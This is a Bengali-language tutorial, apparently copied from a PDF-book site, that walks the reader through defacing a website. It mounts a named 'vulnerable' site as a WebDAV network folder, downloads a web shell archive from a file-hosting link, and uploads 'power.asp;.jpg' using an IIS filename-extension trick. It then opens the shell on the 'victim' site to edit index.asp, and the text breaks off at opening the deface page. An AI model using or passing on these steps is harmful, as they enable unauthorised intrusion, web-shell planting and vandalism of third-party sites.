
এবার Next বাটনে ক্লিক করুন।



ছবি

www.purepdfbook.com

আবার Next করুন।

ছবিhttp://i1085.photobucket.com/albums/j431/powerin10/no3.jpg

এবার vuln website টির লিংকটি দিন ও Next করুন। সাইট লিংক এমন হবেঃ http://www.myxixia.com/
ছবি


www.purepdfbook.com

আবারও Next বাটনে ক্লিক করুন।

এবার Finish বাটনে ক্লিক করুন।
ছবি

www.purepdfbook.com

এবার Network Location Option —> website folder এ ক্লিক করুন।
ছবি

এবার নিচের লিংক থেকে shell ডাউনলোড করে নিন।




www.ziddu.com/download/16498227/shell.zip.html

এবার ডাউনলোড হওয়া ফাইলটির উপর রাইট বাটন ক্লিক করে Extract এ ক্লিক করুন।

www.purepdfbook.com


ছবি

এবার Power.asp;.jpg ফাইলটি কপি করুন।


ছবি


www.purepdfbook.com

এবার ওয়েব ফোল্ডারে power.asp;.jpg ফাইলটি পেষ্ট করুন। ছবি

পেষ্ট করা শেষ।

এবার আপনারা ব্রাউজারটি ওপেন করুন।

তারপর আপনার ভিকটিমের সাইটের লিংকের শেষে power.asp;.jpg লিখে এন্টার দিন।

যেমনঃ http://www.myxixia.com/power.asp;.jpg

ছবি

তাহলে আপনি অনেকগুলো আইটেম দেখতে পাবেন লিষ্টে। এখান থেকে index.asp ফাইলটি এডিট করব।



ছবি

এবার আপনারা deface html ফাইলটি ওপেন করুন।

